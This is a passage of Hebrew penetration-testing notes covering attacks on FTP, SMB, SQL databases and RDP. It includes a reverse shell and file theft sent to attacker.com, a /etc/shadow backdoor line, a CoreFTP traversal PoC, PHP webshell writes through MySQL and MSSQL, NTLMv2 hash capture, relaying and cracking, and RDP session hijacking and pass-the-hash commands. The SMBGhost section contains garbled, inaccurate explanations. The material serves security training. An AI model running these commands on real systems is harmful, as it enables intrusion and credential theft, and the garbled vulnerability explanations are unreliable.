לאחר שהתוקף משיג גישה, הוא יכול לבצע פעולות נוספות כמו:

* **הפעלת Reverse Shell**:nc -e /bin/bash attacker.com 4444
* **גניבת קבצים רגישים**:scp /etc/passwd [attacker@attacker.com:/home/attacker/](mailto:attacker@attacker.com:/home/attacker/)
* **שינוי סיסמאות משתמשים**:echo "hacked:$(openssl passwd -1 newpassword)" >> /etc/shadow

## **סיכום**

המאמר מציג **שיטה מתודולוגית** להבנת התקפות על שירותים שונים באמצעות ארבעה שלבים: מקור, תהליך, הרשאות, ויעד.

באמצעות דוגמת Log4j, המודל ממחיש כיצד חולשה יכולה להתפתח למתקפת **Remote Code Execution (RCE)** ולחשוף מערכות שלמות לשליטה זדונית.

**תובנות חשובות:**

1. **הבנת מקור המידע** חיונית לזיהוי נקודות תורפה (כגון קלט לא מבוקר).
2. **ניתוח התהליך** עוזר להבין כיצד ניתן לנצל חולשות בקוד.
3. **בקרת הרשאות** חשובה למניעת שימוש בלתי מורשה בהרשאות גבוהות.
4. **בדיקת היעד** יכולה לסייע באיתור תקשורת זדונית ומניעת דליפת נתונים.

**מסקנה:**

שימוש במודל זה מאפשר **לזהות, למנוע ולחקור התקפות** ביעילות רבה יותר.

### **סיכום מורחב – מציאת מידע רגיש והתקפה על שירותים**

כאשר אנו תוקפים שירותים, אנו למעשה משחקים תפקיד של **בלשים**. עלינו לאסוף כמה שיותר מידע ולשים לב לכל פרט קטן, שכן גם פיסת מידע זניחה לכאורה יכולה להוביל לפרצה חמורה.

המאמר מתאר **תרחיש תקיפה** שבו מטרתנו היא להשיג **הרצת קוד מרחוק (RCE)** על אחד מהשירותים הבאים: **דוא"ל, FTP, מסדי נתונים, או אחסון קבצים**.

## **תרחיש תקיפה – כיצד מידע קטן מוביל לשליטה מלאה**

1. **שלב ראשון – סריקה ראשונית וניסיון גישה אנונימית**
   1. ניגשים לכל השירותים ובודקים אם ניתן להתחבר ללא סיסמה.
   2. רק **שירות ה-FTP** מאפשר גישה אנונימית.
   3. נמצא קובץ ריק בשם **johnsmith**.
2. **שלב שני – חיפוש הקשר למידע שנמצא**
   1. ניסינו להשתמש בשם **johnsmith** בתור שם משתמש וסיסמה ב-FTP, אך ללא הצלחה.
   2. ניסינו את אותם פרטים על שירות הדוא"ל, והצלחנו להיכנס!
3. **שלב שלישי – חיפוש מידע רגיש באימייל**
   1. חיפשנו מיילים המכילים את המילה **password**.
   2. נמצאו מספר מיילים, ואחד מהם הכיל את האישורים של **John** למסד הנתונים **MSSQL**.
4. **שלב רביעי – גישה למסד הנתונים**
   1. השתמשנו בפרטי ההתחברות מהאימייל כדי להיכנס למסד הנתונים.
   2. באמצעות פונקציות מובנות ב-MSSQL הצלחנו **להריץ פקודות על השרת** ולקבל גישה מלאה (RCE).

## **מה למדנו?**

* טעות קונפיגורציה אפשרה **גישה אנונימית ל-FTP**, מה שהוביל למציאת שם המשתמש **johnsmith**.
* שם משתמש זה אפשר **כניסה לחשבון האימייל** של אותו משתמש.
* האימייל הכיל **סיסמאות למסד הנתונים**, מה שהעניק לנו **גישה מלאה והרצת קוד (RCE) על השרת**.
* **מסקנה:** גם פיסת מידע קטנה וזניחה לכאורה יכולה לפתוח דלתות למידע נוסף ולהוביל להשתלטות על המערכת.

## **מה נחשב למידע רגיש?**

כאשר אנו מחפשים מידע חשוב לצורך פריצה, אנו מחפשים בין היתר:

✅ **שמות משתמשים (Usernames)** – יכולים לשמש לכניסה לשירותים שונים.

✅ **כתובות דוא"ל (Email Addresses)** – יכולות לשמש למתקפות פישינג או לאיתור חשבונות נוספים.

✅ **סיסמאות (Passwords)** – פרטי גישה ישירים לשירותים שונים.

✅ **רשומות DNS** – יכולות לחשוף תשתיות נסתרות או שרתים פנימיים.

✅ **כתובות IP** – מאפשרות זיהוי של השרתים הפעילים במערכת.

✅ **קוד מקור (Source Code)** – עשוי לחשוף חולשות, קודי API וסיסמאות מקודדות.

✅ **קובצי תצורה (Configuration Files)** – יכולים לכלול נתוני התחברות לשירותים.

✅ **מידע אישי (PII – Personally Identifiable Information)** – יכול לשמש לתקיפות הנדסה חברתית.

## **שירותים שבהם ניתן למצוא מידע רגיש**

🔹 **File Shares** – אחסון קבצים שיתופי (כגון SMB, NFS, FTP) עשוי לכלול מסמכים וסיסמאות.

🔹 **Email** – ניתן לחפש סיסמאות, פרטי התחברות והודעות עם מידע רגיש.

🔹 **Databases** – מסדי נתונים עשויים להכיל נתוני משתמשים, סיסמאות וקבצים חשובים.

## **כיצד למצוא מידע רגיש?**

### **1. הבנה של השירות והאופן שבו הוא פועל**

כדי לחפש מידע רגיש, עלינו לדעת כיצד כל שירות פועל ואיזה מידע הוא שומר. לדוגמה:

* FTP משמש להעברת קבצים ועשוי לכלול קובצי תצורה.
* מסדי נתונים מכילים טבלאות מידע שעשויות לכלול שמות משתמשים וסיסמאות.
* שרתי דוא"ל מאחסנים מידע חשוב, כמו תקשורת פנימית וסיסמאות.

### **2. חיפוש מידע חשוב בתוך השירות**

כאשר אנו מזהים שירות מסוים, אנו מחפשים בו מידע רגיש באמצעות כלים מתאימים:

#### **🔹 גישה לקבצים דרך SMB/FTP/NFS**

smbclient -L //<TARGET\_IP>/ -N # רשימת שיתופי SMB  
ftp <TARGET\_IP> # חיבור ל-FTP  
showmount -e <TARGET\_IP> # רשימת תיקיות משותפות ב-NFS

#### **🔹 חיפוש מידע רגיש בדוא"ל**

grep -i "password" inbox.mbox # חיפוש מילת המפתח 'password' בתיבת הדואר

#### **🔹 בדיקת מסדי נתונים לא מורשים**

mysql -u root -p # ניסיון להתחבר עם שם משתמש וסיסמה ברירת מחדל  
SELECT user, password FROM mysql.user; # חיפוש סיסמאות של משתמשים

#### **🔹 סריקה אוטומטית למציאת מידע רגיש**

theHarvester -d <domain> -b all # איסוף מידע על כתובות דוא"ל ושמות משתמשים

## **סיכום**

* איסוף מידע רגיש הוא **שלב קריטי** בכל תקיפה, והוא מאפשר **לזהות פרצות** ולהשיג **גישה לשירותים קריטיים**.
* **גישה אנונימית** לשירות מסוים עלולה לחשוף מידע נוסף שמוביל להשתלטות על המערכת.
* באמצעות **סריקות, ניתוח לוגים, וחיפוש בקובצי תצורה ודוא"ל**, ניתן למצוא **שמות משתמשים, סיסמאות, קבצים רגישים** ועוד.
* **שימוש בכלים מתאימים**, כגון grep, theHarvester, smbclient, ftp, מאפשר לבצע אוטומציה לאיסוף מידע.

**מסקנה:**

✔️ **כל פרט קטן עשוי להיות משמעותי** – יש לבדוק כל נתון ולחקור לעומק.

✔️ **הבנת השירותים השונים והקשרים ביניהם מאפשרת לזהות פרצות בקלות רבה יותר**.

✔️ **גישה למידע רגיש יכולה להוביל לשליטה מלאה (RCE) על השרתים והשירותים השונים**.

### **סיכום מורחב – פגיעויות FTP אחרונות: CVE-2022-22836**

מאמר זה מתמקד בפגיעות שהתגלתה בגרסאות מוקדמות של **CoreFTP (לפני build 727)**, אשר קיבלה את הזיהוי **CVE-2022-22836**.

🔴 **הפגיעות נגרמת עקב טיפול לא נכון בבקשות HTTP PUT**, מה שמוביל ל**Traversal Directory** וליכולת כתיבת קבצים מחוץ לתיקייה המורשית.

## **🔹 מושגי התקיפה (Concept of the Attack)**

שירות CoreFTP מאפשר העלאת קבצים דרך בקשת **HTTP POST**, אך בפועל הוא גם תומך בבקשת **HTTP PUT**, מה שמאפשר לכתוב תוכן ישירות לקובץ מסוים.

החולשה נובעת מכך שניתן לבצע **Directory Traversal** ולצאת מתיקיית היעד המוגדרת, מה שמוביל ל**כתיבה שרירותית של קבצים (Arbitrary File Write)** במערכת הקבצים של השרת.

ההתקפה מתבצעת בצורה פשוטה בעזרת פקודת cURL.

## **🔹 ניצול הפגיעות (CoreFTP Exploitation)**

#### **📌 פקודת תקיפה באמצעות cURL**

curl -k -X PUT -H "Host: <IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-is https://<IP>/../../../../../../whoops

✅ **הסבר על הפקודה:**

* -X PUT → שולח בקשת HTTP PUT.
* -H "Host: <IP>" → מגדיר את ה-Host Header של השרת.
* --basic -u <username>:<password> → מבצע אימות בסיסי עם שם משתמש וסיסמה.
* --data-binary "PoC." → מגדיר את תוכן הקובץ שיוכנס לשרת (במקרה זה, "PoC.").
* --path-as-is https://<IP>/../../../../../../whoops → מבצע **Directory Traversal** כדי לצאת מהתיקייה המורשית ולכתוב קובץ מחוץ לה.

## **🔹 מהלך התקיפה – שני שלבים מרכזיים**

### **🔹 שלב ראשון: Directory Traversal**

🚀 **המטרה:** לעקוף את ההגבלות ולגשת לתיקייה לא מורשית במערכת.

|  |  |  |
| --- | --- | --- |
| **שלב** | **פעולה** | **קטגוריה בהתקפה** |
| 1️⃣ | המשתמש שולח בקשת **PUT** עם נתיב המכיל ../../../../ כדי לצאת מהתיקייה המורשית. | **Source** |
| 2️⃣ | הבקשה נשלחת לשרת, והשירות **מעבד** את הנתיב כפי שהוא מבלי לבדוק האם הוא תקין. | **Process** |
| 3️⃣ | בגלל שהמגבלות חלות רק על תיקייה מסוימת, הפריצה החוצה מהתיקייה מאפשרת לעקוף את המגבלות. | **Privileges** |
| 4️⃣ | השירות כותב את הקובץ במערכת הקבצים, בתיקייה שנבחרה מחוץ לאזור המורשה. | **Destination** |

📌 **בשלב זה הצלחנו לעקוף את ההגבלות ולהגיע לאזור לא מורשה במערכת.**

### **🔹 שלב שני: Arbitrary File Write**

🚀 **המטרה:** לכתוב קובץ כלשהו לתיקייה לא מורשית בשרת.

|  |  |  |
| --- | --- | --- |
| **שלב** | **פעולה** | **קטגוריה בהתקפה** |
| 5️⃣ | המשתמש מזין את שם הקובץ (whoops) ואת התוכן ("PoC."). | **Source** |
| 6️⃣ | השרת מקבל את הנתונים ומתחיל את תהליך כתיבת הקובץ. | **Process** |
| 7️⃣ | מאחר וכל המגבלות כבר נעקפו, השירות מאפשר כתיבה של הקובץ לתיקייה שנבחרה. | **Privileges** |
| 8️⃣ | הקובץ whoops עם התוכן "PoC." נכתב לשרת בהצלחה. | **Destination** |

📌 **לאחר השלמת התהליך, ניתן למצוא את הקובץ שנכתב במערכת היעד.**

🔹 **בדיקת ההצלחה במערכת Windows:**

C:\> type C:\whoops  
PoC.

## **🔹 מסקנות והשלכות אבטחתיות**

⚠️ **המשמעות של הפגיעות:**

* ניתן לנצל אותה כדי **לכתוב קובצי מערכת, להוסיף דלתות אחוריות (backdoors) או לשנות קובצי קונפיגורציה** בשרת.
* מאפשרת **הרצת קוד מרחוק (RCE)** אם ניתן לכתוב לקובץ הפעלה או קובץ סקריפט בסביבה פגיעה.
* פגיעות זו מדגימה **בעיית הרשאות לא נכונה** בשירותי FTP המשלבים HTTP.

🔒 **כיצד ניתן להגן על המערכת?**

✅ עדכון CoreFTP לגרסה מתוקנת (727 ומעלה).

✅ חסימת בקשות HTTP PUT אם אין בהן צורך.

✅ שימוש בחוקי mod\_rewrite או nginx להגבלת שימוש ב-../ בנתיבים.

✅ הגדרת בקרת הרשאות תקינה כך שאף משתמש לא יוכל לכתוב קבצים מחוץ לתיקייה המורשית.

## **🔹 סיכום כללי**

* הפגיעות **CVE-2022-22836** ב-CoreFTP מאפשרת **Directory Traversal** וכתיבת קבצים **מחוץ לתיקיות המורשות**.
* ניתן לנצל את החולשה כדי **לכתוב קובצי מערכת, לשנות הרשאות, או להריץ קוד מרחוק (RCE)**.
* התקיפה **פשוטה מאוד** ומבוצעת באמצעות **פקודה אחת של cURL**.
* **דרכי הגנה** כוללות עדכון גרסה, חסימת PUT, והגדרת בקרות הרשאות תקינות.

⚠️ **פגיעות מסוג זה מדגישה את הצורך לבדוק היטב הרשאות גישה וקונפיגורציה של שירותי FTP.**

### **סיכום מורחב – פגיעויות SMB אחרונות: CVE-2020-0796 (SMBGhost)**

בפגיעות **SMBGhost** שזוהתה בגרסה **CVE-2020-0796**, מדובר בחולשה במנגנון הדחיסה של פרוטוקול SMB v3.1.1, שהשפיעה על גרסאות Windows 10 1903 ו-1909. פגיעות זו איפשרה לתוקף **לא מאומת** להשיג **רשאות גישה מרחוק** (RCE) ולבצע **התקפות על מערכת היעד**.

🔴 **הפגיעות נגרמת עקב שגיאה בחישוב במנגנון הדחיסה של SMB**, שמובילה לשימוש **לא נכון בזיכרון** וליכולת **החלפת פקודות מערכת** (overwrite system commands).

## **🔹 מושגי התקיפה (Concept of the Attack)**

החולשה היא **overflow של אינטליגנציה** (integer overflow) במנגנון SMB, שמתרחש כאשר משתנה בבקשה שנשלחת למערכת מפר את מגבלות הזיכרון המוקצה. כשתהליך מחשב מקבל מספר שמעבר לגבולות המוגדרים לו, הוא יוצר תוצאה בלתי צפויה שעלולה לגרום לטעות.

בפשטות: התוקף יוצר בקשה מעוותת שמביאה ל**כתיבת נתונים** מחוץ לזיכרון המוקצה, מה שגורם להחלפת **הוראות במעבד** ולביצוע קוד זדוני.

## **🔹 איך מתבצעת התקיפה?**

#### **📌 ניצול הפגיעות: SMBGhost Exploitation**

ההתקפה מתבצעת כאשר השרת SMB מקבל בקשה דחוסה מעוותת אחרי **השלב של Negotiate Protocol Responses**. תהליך זה עלול לגרום ל**buffer overflow**, בו השרת לא בודק כראוי את גודל הנתונים שנשלחים. כתוצאה מכך, נכתבים נתונים נוספים במאגר שמתחלפים בהוראות במעבד, ובכך התוקף משיג **רשאות גישה מרחוק**.

## **🔹 מהלך התקיפה – שני שלבים מרכזיים**

### **🔹 שלב ראשון: שליחת בקשה מעוותת**

🚀 **המטרה:** לשלוח בקשה מותאמת אישית עם נתונים מעוותים כדי לעקוף את מגבלות הזיכרון ולגרום לשגיאה בביצוע.

|  |  |  |
| --- | --- | --- |
| **שלב** | **פעולה** | **קטגוריה בהתקפה** |
| 1️⃣ | הלקוח שולח בקשה מעוותת לשרת SMB. | **Source** |
| 2️⃣ | הנתונים הדחוסים מעובדים לפי פרוטוקול SMB. | **Process** |
| 3️⃣ | תהליך זה מתבצע עם הרשאות מערכת או לפחות עם הרשאות מנהל. | **Privileges** |
| 4️⃣ | הנתונים הדחוסים נכתבים למערכת הקבצים של השרת. | **Destination** |

📌 **בשלב זה, התוקף מצליח להחמיץ את הכתיבה הלא נכונה של נתונים בזיכרון.**

### **🔹 שלב שני: הרצת קוד מרחוק (RCE)**

🚀 **המטרה:** להפעיל קוד זדוני במערכת היעד באמצעות החלפת הוראות במעבד.

|  |  |  |
| --- | --- | --- |
| **שלב** | **פעולה** | **קטגוריה בהתקפה** |
| 5️⃣ | הנתונים שנשלחו בשלב הקודם משמשים שוב. | **Source** |
| 6️⃣ | תהליך ה**overflow** גורם להחלפת ההוראות עם קוד התוקף. | **Process** |
| 7️⃣ | התוקף מקבל את אותם הרשאות שהיו לשרת SMB. | **Privileges** |
| 8️⃣ | התוקף שולט במערכת המקומית. | **Destination** |

📌 **לאחר מכן, התוקף מקבל גישה מרחוק למערכת היעד.**

## **🔹 מסקנות והשלכות אבטחתיות**

⚠️ **המשמעות של הפגיעות:**

* **אפשרות להריץ קוד מרחוק (RCE)** על מערכת היעד.
* מאפשרת לתוקף **להשיג גישה מלאה למערכת**, לשנות נתונים או להוסיף קוד זדוני.
* **הפגיעות משמעותית ביותר** כי היא מאפשרת **גישה למערכת מבלי צורך בהזדהות או באימות**.

🔒 **כיצד להימנע מהפגיעות?**

✅ עדכון גרסאות ל-Windows 10 לגרסה לאחר 1909.

✅ הפעלת חומת אש ו**הגבלת גישה לפורט 445**.

✅ הפעלת **רק את השירותים הנדרשים** (כדי לצמצם את כמות החשיפות).

✅ עדכון פרוטוקולי SMB בשרתים לצורך תיקון כל פגיעות הדחיסה.

## **🔹 סיכום כללי**

* פגיעות **SMBGhost (CVE-2020-0796)** גורמת ל**overflow בזיכרון** בעת עיבוד נתונים דחוסים ב-SMB.
* הפגיעות מאפשרת לתוקף **להשיג גישה מרחוק למערכת (RCE)** ולבצע **התקפות מרחוק**.
* כדי להימנע מהפגיעות, יש **לעדכן את גרסאות Windows** ולבצע **הגבלות גישה** לפרוטוקול SMB.
* זו דוגמה לכך ש **על פי סוג החולשה** (כמו Integer Overflow), התוקף יכול לשנות את הפעולות שהמעבד מבצע ולגרום להפרת אבטחה חמורה.

### **תקיפת מסדי נתונים (Attacking SQL Databases) - סיכום מלא כולל פקודות**

תקיפת מסדי נתונים היא דרך נפוצה להשגת שליטה במערכת דרך שירותי ה-SQL. ניתן להשתמש בפרצות שונות כדי להריץ פקודות מערכת, לקרוא ולכתוב קבצים, לגנוב האשאות, ולהתחזות למשתמשים אחרים. במדריך זה נסקרו שיטות שונות לתקיפת מסדי נתונים **MSSQL** ו-**MySQL**.

## **1. הרצת פקודות מערכת (Execute Commands)**

ב-MSSQL ניתן להשתמש ב-xp\_cmdshell כדי להריץ פקודות מערכת.

📌 **הערה:** הפקודה xp\_cmdshell מושבתת כברירת מחדל וניתן להפעיל אותה עם הרשאות מתאימות.

**📌 בדיקת זהות המשתמש:**

xp\_cmdshell 'whoami'  
GO

**📌 הפעלת xp\_cmdshell (אם מושבת):**

EXEC sp\_configure 'show advanced options', 1  
GO  
RECONFIGURE  
GO  
EXEC sp\_configure 'xp\_cmdshell', 1  
GO  
RECONFIGURE  
GO

ב-MySQL, ניתן להשתמש ב**User Defined Functions** (UDF) כדי להריץ קוד C/C++. למרות שזה נדיר במערכות ייצור, כדאי להיות מודעים לאפשרות הזו.

## **2. כתיבת קבצים (Write Local Files)**

ב-MySQL, ניתן לכתוב קבצים דרך SELECT INTO OUTFILE, אם למשתמש יש הרשאות מתאימות.

**📌 יצירת Webshell ב-PHP דרך MySQL:**

SELECT "<?php echo shell\_exec($\_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';

📌 **שימו לב ל-secure\_file\_priv המשתנה שיכול להגביל כתיבה לקבצים:**

SHOW VARIABLES LIKE "secure\_file\_priv";

אם הערך ריק (""), ניתן לקרוא ולכתוב לכל מקום.

ב-MSSQL ניתן להשתמש ב-Ole Automation Procedures כדי לכתוב קבצים.

**📌 הפעלת Ole Automation Procedures:**

sp\_configure 'show advanced options', 1  
GO  
RECONFIGURE  
GO  
sp\_configure 'Ole Automation Procedures', 1  
GO  
RECONFIGURE  
GO

**📌 כתיבת Webshell דרך MSSQL:**

DECLARE @OLE INT  
DECLARE @FileID INT  
EXEC sp\_OACreate 'Scripting.FileSystemObject', @OLE OUT  
EXEC sp\_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1  
EXEC sp\_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell\_exec($\_GET["c"]);?>'  
EXEC sp\_OADestroy @FileID  
EXEC sp\_OADestroy @OLE  
GO

## **3. קריאת קבצים מקומיים (Read Local Files)**

ב-MSSQL, ניתן לקרוא קובץ באמצעות OPENROWSET כל עוד יש הרשאות גישה.

**📌 קריאת קובץ hosts במערכת Windows דרך MSSQL:**

SELECT \* FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE\_CLOB) AS Contents  
GO

ב-MySQL, ניתן לקרוא קובץ עם LOAD\_FILE, אם ההגדרות מאפשרות זאת.

**📌 קריאת קובץ /etc/passwd במערכת לינוקס דרך MySQL:**

SELECT LOAD\_FILE('/etc/passwd');

## **4. גניבת Hash של שירות MSSQL (Capture MSSQL Service Hash)**

MSSQL מאפשר חיבור לפרוטוקול SMB דרך פקודות xp\_dirtree ו-xp\_subdirs, מה שמאפשר לגנוב Hash NTLMv2 של המשתמש שמפעיל את ה-SQL Server.

**📌 גניבת Hash באמצעות xp\_dirtree:**

EXEC master..xp\_dirtree '<\\10.10.110.17\share\>'  
GO

**📌 גניבת Hash באמצעות xp\_subdirs:**

EXEC master..xp\_subdirs '<\\10.10.110.17\share\>'  
GO

📌 ניתן להשתמש ב-**Responder** או **impacket-smbserver** כדי ליירט את ה-Hash.

**📌 הפעלת Responder:**

sudo responder -I tun0

**📌 הפעלת SMB Server דרך Impacket:**

sudo impacket-smbserver share ./ -smb2support

## **5. התחזות למשתמשים קיימים ב-MSSQL (Impersonate Existing Users)**

ב-MSSQL ניתן להשתמש בהרשאת **IMPERSONATE** כדי להפעיל פקודות בשם משתמש אחר.

**📌 מציאת משתמשים שניתן להתחפש אליהם:**

SELECT DISTINCT b.name  
FROM sys.server\_permissions a  
INNER JOIN sys.server\_principals b  
ON a.grantor\_principal\_id = b.principal\_id  
WHERE a.permission\_name = 'IMPERSONATE'  
GO

**📌 בדיקת שם המשתמש והאם יש לו הרשאות sysadmin:**

SELECT SYSTEM\_USER  
SELECT IS\_SRVROLEMEMBER('sysadmin')  
GO

**📌 התחזות למשתמש sa:**

EXECUTE AS LOGIN = 'sa'  
SELECT SYSTEM\_USER  
SELECT IS\_SRVROLEMEMBER('sysadmin')  
GO

📌 ניתן לחזור למשתמש המקורי עם REVERT.

## **6. תקשורת עם מסדי נתונים אחרים ב-MSSQL (Communicate with Other Databases)**

ב-MSSQL ניתן להגדיר **Linked Servers** שמאפשרים חיבור לשרתי SQL אחרים. אם השרתים מחוברים עם הרשאות sysadmin, ניתן להשתמש בהם כדי להשיג שליטה נוספת.

**📌 זיהוי Linked Servers במערכת:**

SELECT srvname, isremote FROM sysservers  
GO

**📌 בדיקת הרשאות משתמש בשרת מרוחק:**

EXECUTE('SELECT @@servername, @@version, SYSTEM\_USER, IS\_SRVROLEMEMBER(''sysadmin'')') AT [10.0.0.12\SQLEXPRESS]  
GO

📌 אם למשתמש יש הרשאות sysadmin, ניתן להפעיל xp\_cmdshell בשרת המרוחק ולשלוט בו.

## **סיכום**

🔹 **הרצת פקודות** – MSSQL מאפשר הרצת פקודות מערכת עם xp\_cmdshell. ב-MySQL אפשר להשתמש ב-UDF.

🔹 **כתיבת קבצים** – ניתן לכתוב Webshells על שרת ה-Web באמצעות SELECT INTO OUTFILE ב-MySQL או Ole Automation Procedures ב-MSSQL.

🔹 **קריאת קבצים** – ניתן לקרוא קבצים דרך OPENROWSET (MSSQL) או LOAD\_FILE (MySQL).

🔹 **גניבת Hash** – ניתן להשתמש ב-xp\_dirtree כדי לגנוב Hash NTLMv2 של ה-SQL Server.

🔹 **התחזות למשתמשים** – ניתן להשתמש ב-IMPERSONATE כדי לקבל הרשאות גבוהות יותר.

🔹 **חיבור למסדי נתונים אחרים** – Linked Servers יכולים לאפשר השתלטות על שרתים נוספים.

**📌 שימו לב:** כל הפעולות המפורטות כאן הן טכניקות לתקיפת מסדי נתונים **לצורכי בדיקות חדירה בלבד** ולא לשימוש זדוני.

### **פרצת SQL חדשה ללא CVE – תקיפת MSSQL באמצעות xp\_dirtree**

במאמר זה נסקור חולשה מעניינת במסדי נתונים מסוג **MSSQL**, אשר אינה דורשת ניצול ישיר (Exploit) ואינה מתועדת כ-CVE. הפירצה מתבססת על שימוש בפונקציה **xp\_dirtree**, המאפשרת להפעיל מתקפה לגניבת Hash מסוג **NTLMv2** של המשתמש שמריץ את שירות ה-SQL.

### **רקע על המתקפה**

הפונקציה xp\_dirtree ב-MSSQL מיועדת להצגת תכולת תיקיות מקומיות או מרוחקות. עם זאת, בעת גישה לשיתוף קבצים ברשת (SMB), מערכת Windows שולחת **אוטומטית** את ה-Hash NTLMv2 של המשתמש לצורכי אימות.

מתקפה זו מתבססת על עובדה זו, ומאפשרת לנו ליירט את ה-Hash, להשתמש בו למתקפת **SMB Relay** או לפענח אותו ולגלות את סיסמת המשתמש בפועל.

📌 **חשוב לציין:** מתקפה זו אפשרית גם דרך **אפליקציות ווב פגיעות** המשתמשות ב-MSSQL, אך כאן נתמקד רק באינטראקציה הישירה מול השרת.

## **מהלך התקיפה**

המתקפה כוללת שני שלבים עיקריים:

1. **שימוש ב-xp\_dirtree לשליחת Hash NTLMv2 לשרת בשליטתנו.**
2. **יירוט ה-Hash ושימוש בו למתקפה.**

## **שלב 1 – שימוש ב-xp\_dirtree כדי להפעיל את המתקפה**

📌 **הפעלת xp\_dirtree עם תיקייה ברשת מרוחקת (SMB):**

EXEC master..xp\_dirtree '<\\10.10.110.17\share\>'  
GO

כאשר MSSQL מריץ את הפקודה, הוא מנסה לגשת לשיתוף הרשת (<\\10.10.110.17\share\>) ושולח אוטומטית את **NTLMv2 Hash** של המשתמש שמריץ את MSSQL.

📌 **שימוש בפונקציה דומה – xp\_fileexist:**

EXEC master..xp\_fileexist '<\\10.10.110.17\share\test.txt>'  
GO

📌 **אפשרות נוספת – xp\_subdirs:**

EXEC master..xp\_subdirs '<\\10.10.110.17\share\>'  
GO

## **שלב 2 – יירוט וגישה ל-NTLM Hash**

לאחר שהשרת שלח את ה-Hash אל הכתובת שבשליטתנו, ניתן ליירט אותו באמצעות כלים כמו:

📌 **Responder – ליירוט ה-Hash:**

sudo responder -I eth0

📌 **יצירת SMB Server ליירוט Hash בעזרת Impacket:**

sudo impacket-smbserver share ./ -smb2support

📌 **יירוט תעבורה ישירות בעזרת Wireshark/TCPDump:**

tcpdump -i eth0 port 445

## **כיצד ניתן לנצל את ה-Hash?**

לאחר שיירטנו את ה-NTLMv2 Hash, ניתן להשתמש בו במספר דרכים:

### **1. מתקפת SMB Relay**

ניתן לשדר את ה-Hash אל מחשב אחר ברשת שבו למשתמש יש הרשאות מנהל, וכך להשתלט עליו.

📌 **שימוש ב-ntlmrelayx להזרקת ה-Hash למערכת אחרת:**

sudo ntlmrelayx.py -tf targets.txt -smb2support

### **2. פענוח ה-Hash וגילוי הסיסמה**

אם נרצה לפענח את ה-Hash ולגלות את סיסמת המשתמש, ניתן להשתמש בכלי **hashcat**.

📌 **שימוש ב-hashcat לפענוח ה-NTLMv2 Hash:**

hashcat -m 5600 -a 0 hash.txt rockyou.txt --force

📌 **שימוש ב-John the Ripper:**

john --format=netntlmv2 hash.txt --wordlist=rockyou.txt

## **סיכום**

🔹 xp\_dirtree היא פונקציה מובנית ב-MSSQL המשמשת להצגת תיקיות אך יכולה להיות מנוצלת לשליחת NTLMv2 Hash למחשב חיצוני.

🔹 ניתן ליירט את ה-Hash באמצעות **Responder**, **tcpdump**, או **Wireshark**.

🔹 את ה-Hash ניתן לנצל למתקפת **SMB Relay** או לפענח כדי לקבל את סיסמת המשתמש.

🔹 ניתן לבצע את המתקפה גם דרך אפליקציות ווב המשתמשות ב-MSSQL.

📌 **הערה:** כל המידע המוצג כאן הוא לצורכי מחקר ובדיקות חדירה בלבד.

זהו מסמך טכני שמתאר שיטות שונות לתקיפה של פרוטוקול RDP (Remote Desktop Protocol) על גבי רשתות.

### **תקציר כללי:**

המסמך מסביר כיצד ניתן לזהות שירותי RDP פתוחים, לנצל תצורות לא מאובטחות, ולבצע מתקפות שונות כמו ניחוש סיסמאות, Pass-the-Hash, וחטיפת סשן RDP.

### **פירוט השיטות והפקודות המתוארות במסמך:**

1. **זיהוי שירות RDP פתוח:**
   1. שימוש ב- nmap כדי לסרוק את הפורט 3389 ולוודא ששירות RDP פעיל: nmap -Pn -p3389 192.168.2.143
2. **תקיפת RDP על ידי ניחוש סיסמאות (Password Spraying):**
   1. שימוש בכלי Crowbar לניחוש סיסמאות נגד רשימת משתמשים: crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'
   2. שימוש ב-Hydra לניחוש סיסמאות ב-RDP: hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
3. **כניסה למערכת לאחר גילוי הסיסמה:**
   1. התחברות למערכת עם rdesktop: rdesktop -u admin -p password123 192.168.2.143
4. **חטיפת סשן RDP (Session Hijacking):**
   1. זיהוי משתמשים מחוברים: query user
   2. יצירת שירות להרצת tscon כדי לחטוף סשן: sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"
   3. הפעלת השירות: net start sessionhijack
5. **תקיפת Pass-the-Hash (PtH) ב-RDP:**
   1. הפעלת Restricted Admin Mode: reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG\_DWORD /v DisableRestrictedAdmin /d 0x0 /f
   2. כניסה ל-RDP באמצעות xfreerdp ו-NTLM hash: xfreerdp /v:192.168.220.152 /u:lewen /pth:300FF5E89EF33F83A8146C10F5AB9BB9

### **הערות:**

* מתקפות אלה מדגישות את החשיבות של מדיניות סיסמאות חזקה, נעילת חשבונות לאחר ניסיונות כושלים, ושימוש באימות רב-שלבי.
* חטיפת סשן RDP אפשרית רק כאשר יש הרשאות אדמין על המערכת.
* Pass-the-Hash תלוי בתצורת מערכת היעד, ולא תמיד יעבוד.

### **סיכום מפורט של הפגיעות ב-RDP (BlueKeep - CVE-2019-0708)**

#### **רקע על הפגיעות**

ב-2019 התגלתה פגיעות קריטית ב-RDP (פרוטוקול שולחן עבודה מרוחק) הפועלת על פורט TCP/3389. הפגיעות, שנקראת **BlueKeep** (CVE-2019-0708), מאפשרת **הרצת קוד מרחוק (RCE)** ללא צורך באימות משתמש.

זוהי פגיעות חמורה במיוחד מאחר שניתן לנצל אותה כדי להשתלט על מחשבים מרחוק, דבר שהוביל ועדיין מוביל להתקפות נרחבות של נוזקות וכופרות.

ארגונים גדולים, כמו בתי חולים, נחשבים רגישים במיוחד לפרצה זו, שכן לעיתים קרובות הם משתמשים בתוכנות שתלויות בגרסאות ישנות של Windows, והם מתקשים לתחזק ולעדכן את המערכות שלהם.

#### **הקונספט של ההתקפה**

התקיפה על **BlueKeep** דומה להתקפות על SMB, בכך שהיא מסתמכת על שליחת **בקשות מניפולטיביות** לשירות המטרה. אולם, ההבדל הקריטי הוא שאין צורך באימות משתמש – הפגיעות מנוצלת **כבר בשלבי ההתקשרות הראשוניים**, כאשר הלקוח והשרת מחליפים נתונים בסיסיים להגדרת החיבור.

